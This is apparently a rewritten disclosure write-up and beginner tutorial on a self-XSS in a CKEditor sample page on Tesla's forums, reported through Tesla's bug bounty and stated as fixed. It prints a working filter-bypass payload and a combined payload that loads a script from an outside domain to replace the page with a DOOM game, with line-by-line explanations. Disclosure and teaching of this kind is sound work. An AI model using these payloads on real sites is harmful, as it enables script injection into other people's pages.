How we invented the Tesla DOM XSS
A DOM-based cross-site scripting flaw existed in a CKEditor sample page on Tesla's forums, where the Insert HTML feature passed user input to CKEditor's insertHtml without adequate filtering. An attacker could run script in the context of the page, but the report notes it was self-XSS with very limited potential impact.
 Published on labs.detectify.com
Step one was to choose the target. He did Porsche… and we will do Tesla.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Many have seen the video where vexal modifies his Porsche 911 to run DOOM. It is the same guy who used a toaster to control a PC game a few years ago. How technically accurate these videos are can be discussed, but the underlying creativity is hard to question. Naturally, when we saw the video, we did not want to lag behind, but what is the best way to respond to something like this? As we work with web security, that would, of course, have to play a key role.
Note: We contacted Tesla (who have a bug bounty program) about this and the issue is now fixed.
Context
Step one was to choose the target. He did Porsche, and we will do Tesla. A more hyped car company is hard to find, and after all, if you had to guess which car company has something to do with DOOM, Tesla would most likely be at the top of that list. Next up is the method. While buying a Tesla as marketing or research expense would be a lot of fun, we are not a car security company, but work with web security. There is also the distinct possibility our investors would not agree that a Tesla is a reasonable expense for a blog post. All things considered, hacking their website made much more sense.
Here comes the next problem: rumor has it that people do not appreciate it if you replace their website with a game just because you want to play. So it had to be fairly innocent, and at the same time have something to do with DOOM. See where this is heading?
The DOM DOOM XSS
We had to invent the DOM DOOM XSS. After some googling it seems like it has not been done before, but feel free to enlighten us. We gladly give credit where credit is due.
The technical aspect of this is pretty straightforward. We hosted a web version of DOOM at a domain we own (feel free to try it out) and went on to find a DOM XSS at Tesla. The DOM XSS was soon thereafter found at forums.tesla.com (it should be noted it is a self xss, meaning very limited potential impact).
Setup
The DOM XSS was found at forums.tesla.com, on a CKEditor sample page. The vulnerable page is the CKEditor samples API page at https://forums.tesla.com/sites/all/libraries/ckeditor/samples/api.html. We located the field under the Insert HTML button.
Finding it
That is what we were going to use. The function called when pressing that button is InsertHTML();
function InsertHTML() {
    var editor = CKEDITOR.instances.editor1;
    var value = document.getElementById('htmlArea').value;

    if (editor.mode == 'wysiwyg') {
        editor.insertHtml(value);
    } else {
        alert('You must be in WYSIWYG mode!');
    }
}
We now see that this function uses InsertHtml, so fire up the documentation for that function.

As value is the only parameter passed in editor.insertHtml(value) the mode will default to 'html' as per the documentation.
As can be understood by reading about 'unfiltered_html', 'html' implements a filter which we would have to bypass. We could now continue digging our way towards the holy game by clicking on the next link to CKEDITOR.filter. However, if there is anything the websec community should have learned by now it is that most filters are bypassable, so let us leave that part as an exercise for the reader.
Exploitation
Step 1: Bypass the filter with a crafted payload
To sum it up, after playing around with it we ended up with the following payload:
<img src="/" =_=" title="onerror='alert(document.domain)'">

And sure enough, the familiar little box telling us it worked was not far away:
Step 2: Load the DOOM script
We got a script replacing the whole page with an iFrame to the game hosted here, so now just a few lines of JavaScript to load in that script:
var w = window.top.document;
var x = w.createElement("script");
x.type = "text/javascript";
x.src = "https://doom.fredrik-almroth.se/exploit.js";
w.getElementsByTagName("head")[0].appendChild(x);
window.top.history.pushState("", "", "/doom.exe");
(all credit to @caiiiycuk for js-dos that was used for the game)
Step 3: Combine payload and script
Combined with our previously found payload, it results in this mess:
<img src="/" =_="

title="onerror='var/**/w=window.top.document;var/**/x=w.createElement("script");x.type="text/javascript";x.src="https://doom.fredrik-almroth.se/exploit.js";w.getElementsByTagName("head")[0].appendChild(x);window.top.history.pushState("","","/doom.exe");'">
Step 4: Trigger the payload
All that is left to do now is going to the vulnerable page, pasting the payload in the text field and pressing Insert HTML.. and voilá:
Root cause
The InsertHTML() function reads the value from the htmlArea text field and passes it to editor.insertHtml(value). Because the mode parameter is omitted, it defaults to 'html', which applies CKEditor's filter. That filter is bypassable, as demonstrated by the payload above. The result is a DOM XSS, which the report describes as a self XSS with very limited potential impact.
Impact
The report describes this as a self XSS, meaning very limited potential impact. The payload runs in the context of the page where it is inserted, and the demonstration replaces the page with an iFrame to a hosted DOOM game. The report does not describe any mechanism for delivering the payload to another user.
Fix
The report states that the issue was reported to Tesla through their bug bounty program and is now fixed. It does not describe the specific change that was made.
Variants to test
Linus Särud Fredrik Almroth
What happened, in plain words
A security team watched a video where someone got a Porsche 911 to run the game DOOM. The same person had earlier used a toaster to control a PC game. The team wanted to answer with something equally creative, but their work is web security, so the answer had to involve a website.
They picked Tesla as the target, because Tesla is a heavily hyped car company and, if you had to guess which car maker has something to do with DOOM, Tesla would be near the top of the list. Buying a Tesla as a research expense was not realistic for a web security company, so they went after Tesla's website instead.
Replacing a company's website with a game would not be appreciated, so the plan had to be fairly innocent and still connected to DOOM. The result was what they called the DOM DOOM XSS: a way to make a Tesla web page run a web version of DOOM.
They hosted a web version of DOOM on a domain they own, then looked for a DOM XSS on Tesla's site. They found one at forums.tesla.com. They describe it as a self XSS, meaning very limited potential impact.
They reported it to Tesla through Tesla's bug bounty program, and the issue is now fixed. A bug bounty program is a scheme where a company invites outsiders to report security problems.
The pieces you need to know
Before the steps make sense, here are the basic ideas, explained from zero.
- A web page is a document your browser builds. When you open a page, the browser reads instructions (HTML) and builds a tree of elements in memory: headings, images, buttons, text fields. That in-memory tree is called the DOM, short for Document Object Model. Think of it as the page's furniture list, separate from the printed page.
- JavaScript is the programming language of the browser. It can read and change that furniture list while you look at the page. That is how pages react to clicks and typing.
- An XSS is a way to get your own JavaScript to run inside someone else's web page. XSS stands for cross-site scripting. Normally a site only runs code it wrote itself. If an attacker can slip code in as if the site had written it, the browser cannot tell the difference and runs it.
- A DOM XSS is an XSS where the dangerous step happens in the browser's own handling of the page, rather than in the server's response. The server may send perfectly ordinary HTML; the page's JavaScript then takes some input and puts it into the DOM in a way that lets it run.
- A self XSS is an XSS you can only trigger against yourself. You type the malicious input, and it runs in your own browser. It is still a real bug, but its impact is limited because there is no described way to make another person's browser run it.
- An editor is a web component that lets you write formatted text in a browser, like a simplified word processor. CKEditor is one such editor. It is a product made by a company and used by many websites.
- A sample page is a demonstration page shipped with a product so developers can see how it works. Sample pages are demonstration pages shipped with a product.
- An API, in this context, is the set of functions a piece of software offers to programmers. When you call a function, you hand it values called parameters, and it does something with them. The documentation is the manual that says what each function does and what its parameters mean.
- A filter is a check that removes or rewrites dangerous input. Think of a bouncer at a door who checks what you are carrying. Filters are useful, but they are hard to make perfect, and a filter that can be bypassed is no protection at all.
- An event handler is a piece of JavaScript attached to an element that runs when something happens to it, such as a click, a page load, or an image failing to load. The attribute
onerroris the handler for the "something failed to load" event. - An iFrame is a window inside a window. It lets one page display another page inside a rectangular area.
Context: choosing the target and the method
Step one was to choose the target. The Porsche video was the inspiration, and Tesla was the answer. The team explains that a more hyped car company is hard to find, and that Tesla would most likely be at the top of anyone's list of car companies connected to DOOM.
Step two was the method. Buying a Tesla as a marketing or research expense would have been fun, but the team works with web security, not car security, and their investors would probably not agree that a Tesla is a reasonable expense for a blog post. Hacking Tesla's website made much more sense.
Step three was the constraint. People do not appreciate it if you replace their website with a game just because you want to play, so the demonstration had to be fairly innocent and still have something to do with DOOM.
The DOM DOOM XSS
The team says they had to invent the DOM DOOM XSS. After some searching it seemed it had not been done before, though they invite anyone to correct them and say they give credit where credit is due.
The technical side is described as pretty straightforward. They hosted a web version of DOOM at a domain they own, then went looking for a DOM XSS at Tesla. They soon found one at forums.tesla.com, and they note that it is a self XSS, meaning very limited potential impact.
Setup: the target page and the feature
The DOM XSS was found at forums.tesla.com, on a CKEditor sample page. The vulnerable page is the CKEditor samples API page at:
https://forums.tesla.com/sites/all/libraries/ckeditor/samples/api.html
The vulnerable page is the CKEditor samples API page. We located the field under the Insert HTML button.
The question is whether the page treats the text as harmless text or as markup and code.
Finding it: the button's function
The team located the field under the Insert HTML button and decided that was what they were going to use. The function called when pressing that button is InsertHTML():
function InsertHTML() {
    var editor = CKEDITOR.instances.editor1;
    var value = document.getElementById('htmlArea').value;

    if (editor.mode == 'wysiwyg') {
        editor.insertHtml(value);
    } else {
        alert('You must be in WYSIWYG mode!');
    }
}
Line by line, in plain words:
function InsertHTML() {starts the definition of a function namedInsertHTML. A function is a named block of instructions that runs when something calls it. Here, the button calls it when pressed.var editor = CKEDITOR.instances.editor1;creates a variable callededitorand points it at a specific editor instance.CKEDITORis the editor product's main object,instancesis its collection of live editors on the page, andeditor1is the name of the one on this sample page. Think of it as picking up the remote control for the editor on this page.var value = document.getElementById('htmlArea').value;creates a variable calledvalueand fills it with whatever is currently typed into the text field whose identifier ishtmlArea.documentis the page itself,getElementByIdfinds an element by its identifier, and.valuereads the current contents of a form field. This is the crucial line: the text a visitor typed is now held in a variable.if (editor.mode == 'wysiwyg') {checks whether the editor is in WYSIWYG mode. WYSIWYG stands for "what you see is what you get": the editor shows the formatted result rather than raw markup. The check exists because inserting HTML only makes sense in that mode.editor.insertHtml(value);is the action. It asks the editor to insert the contents ofvalueas HTML. This is where the typed text stops being plain text and becomes part of the page.} else {begins the alternative branch, taken when the editor is not in WYSIWYG mode.alert('You must be in WYSIWYG mode!');shows a pop-up box with that message, telling the user to switch modes first.}and}close the alternative branch and the function.
The function reads the value from the htmlArea text field and passes it to editor.insertHtml(value).
Because the function uses insertHtml, the team looked up the documentation for that function.
The team's reading of it is that value is the only parameter passed in editor.insertHtml(value), so the mode will default to 'html' as per the documentation.
That default matters. According to the documentation the team read, 'html' mode applies a filter, and the documentation discusses an unfiltered_html setting. So there is a filter in the way, and it would have to be bypassed. The team could have kept digging through the next link, to CKEDITOR.filter, but they make a broader point instead: if there is anything the web security community should have learned by now, it is that most filters are bypassable. They leave that part as an exercise for the reader.
In everyday terms: the bouncer at the door does check bags, but the team found a way to carry something through that the bouncer does not recognise as a problem.
Exploitation
Step 1: Bypass the filter with a crafted payload
After playing around with it, the team ended up with the following payload:
<img src="/" =_=" title="onerror='alert(document.domain)'">
What this is meant to do, piece by piece:
<img ...>is an image element. The browser will try to load the image described by its attributes.src="/"points the image at the site's own root address. That is not an image, so the load will fail. The failure is the point: a failed load fires theonerrorevent.=_="is an attribute with an odd name and an empty value. It is part of the shape of the payload that gets past the filter. The report does not explain the filter's internals, only that this is what the team ended up with after experimenting.title="onerror='alert(document.domain)'"is where the code sits. Thetitleattribute normally holds tooltip text. The team's payload places theonerrorhandler inside it in a way that the filter accepts but the browser still treats as a handler.alert(document.domain)is the test code.alertshows a pop-up box, anddocument.domainis the address of the current page. If the box appears showing the site's domain, the code ran inside the page, which is exactly what an XSS demonstration needs to prove.
And sure enough, the familiar little box telling them it worked was not far away:
The familiar little box telling them it worked was not far away.
Step 2: Load the DOOM script
The team had a script that replaces the whole page with an iFrame to the game, hosted at https://doom.fredrik-almroth.se/exploit.js. So all that was left was a few lines of JavaScript to load that script into the page:
var w = window.top.document;
var x = w.createElement("script");
x.type = "text/javascript";
x.src = "https://doom.fredrik-almroth.se/exploit.js";
w.getElementsByTagName("head")[0].appendChild(x);
window.top.history.pushState("", "", "/doom.exe");
Line by line:
var w = window.top.document;creates a variablewpointing at the document of the topmost window.window.topmeans the outermost page, even if the current code is running inside a frame. This matters because the goal is to replace the whole page, not just a small part of it.var x = w.createElement("script");creates a new script element in that top document. It is not on the page yet; it is just an object in memory.x.type = "text/javascript";labels the new element as JavaScript, so the browser knows what kind of script it is.x.src = "https://doom.fredrik-almroth.se/exploit.js";tells the browser where to fetch the script from. This is the team's own domain, holding the DOOM page-replacement code.w.getElementsByTagName("head")[0].appendChild(x);finds the page'sheadelement and attaches the new script to it. Once a script element with asrcis added to the page, the browser fetches and runs it. This is the moment the DOOM code loads.window.top.history.pushState("", "", "/doom.exe");changes the address shown in the browser's address bar to/doom.exewithout reloading the page.history.pushStateis the browser feature that lets a page change its own address entry. It is a cosmetic touch: the page now looks like it lives at a file calleddoom.exe.
The team gives all credit to @caiiiycuk for js-dos, the project used to run the game in the browser.
Step 3: Combine payload and script
Combined with the previously found payload, it results in this mess:
<img src="/" =_="

title="onerror='var/**/w=window.top.document;var/**/x=w.createElement("script");x.type="text/javascript";x.src="https://doom.fredrik-almroth.se/exploit.js";w.getElementsByTagName("head")[0].appendChild(x);window.top.history.pushState("","","/doom.exe");'">
This is the same structure as the first payload, with the test code replaced by the real code:
- The outer shape is still an
<img>withsrc="/", the odd=_="attribute, and atitleattribute holding the handler. The filter bypass is unchanged. - Inside
onerror='...', the pop-up test has been swapped for the six statements from Step 2, all on one line, separated by semicolons. Semicolons end one instruction and begin the next. var/**/w=window.top.document;andvar/**/x=w.createElement("script");use/**/where a space would normally go./**/is an empty comment in JavaScript, and the browser treats it as whitespace. The team uses it here as part of getting the combined payload through the filter.- The rest is the same sequence: create a script element, point it at the DOOM script, attach it to the page's
head, and change the address bar to/doom.exe.
So when the image fails to load, the browser runs the handler, the handler loads the DOOM script, and the script replaces the page with the game.
Step 4: Trigger the payload
All that is left is to go to the vulnerable page, paste the payload into the text field and press Insert HTML:
https://forums.tesla.com/sites/all/libraries/ckeditor/samples/api.html
Root cause
The InsertHTML() function takes the raw value from the htmlArea text field and passes it directly to editor.insertHtml(value). Because the mode parameter is omitted, it defaults to 'html', which applies CKEditor's filter. That filter is bypassable, as the payload above demonstrates. The result is a DOM XSS, which the report describes as a self XSS with very limited potential impact.
In plain words: the page accepted text from a visitor, treated it as markup, and ran the code inside it.
Impact
The report describes this as a self XSS, meaning very limited potential impact. The payload runs in the context of the page where it is inserted, and the demonstration replaces the page with an iFrame to a hosted DOOM game. The report does not describe any mechanism for delivering the payload to another user.
That last point is the important limit. A self XSS is a real bug, but on its own it does not let an attacker attack visitors.
Fix
The report states that the issue was reported to Tesla through their bug bounty program and is now fixed.
Variants to test
Glossary
- API: the set of functions a piece of software offers to programmers, together with the rules for using them.
- Attribute: a named setting on an HTML element, such as
srcortitle, written inside the opening tag. - Bug bounty program: a scheme where a company invites outsiders to report security problems and rewards them.
- CKEditor: a web-based rich text editor product, used by websites to let people write formatted text in a browser.
- DOM: Document Object Model, the in-memory tree of elements the browser builds from a page and lets JavaScript read and change.
- DOM XSS: an XSS where the dangerous step happens in the browser's own handling of the page rather than in the server's response.
- Event handler: JavaScript attached to an element that runs when something happens to it, such as a click or a failed image load.
- Filter: a check that removes or rewrites input considered dangerous before it is used.
- Function: a named block of instructions that runs when something calls it.
- HTML: the markup language that describes the structure of a web page.
- iFrame: a window inside a window, letting one page display another page inside a rectangular area.
- JavaScript: the programming language browsers run to make pages interactive.
- js-dos: the project credited in the report for running the game in the browser.
- Parameter: a value handed to a function when it is called, which the function then works with.
- Payload: the crafted input an attacker submits to trigger a vulnerability.
- Self XSS: an XSS that only runs in the browser of the person who enters the payload, with no described way to reach other users.
- Variable: a named container in a program that holds a value.
- WYSIWYG: "what you see is what you get", an editing mode that shows the formatted result rather than raw markup.
- XSS: cross-site scripting, a way to get your own JavaScript to run inside someone else's web page.



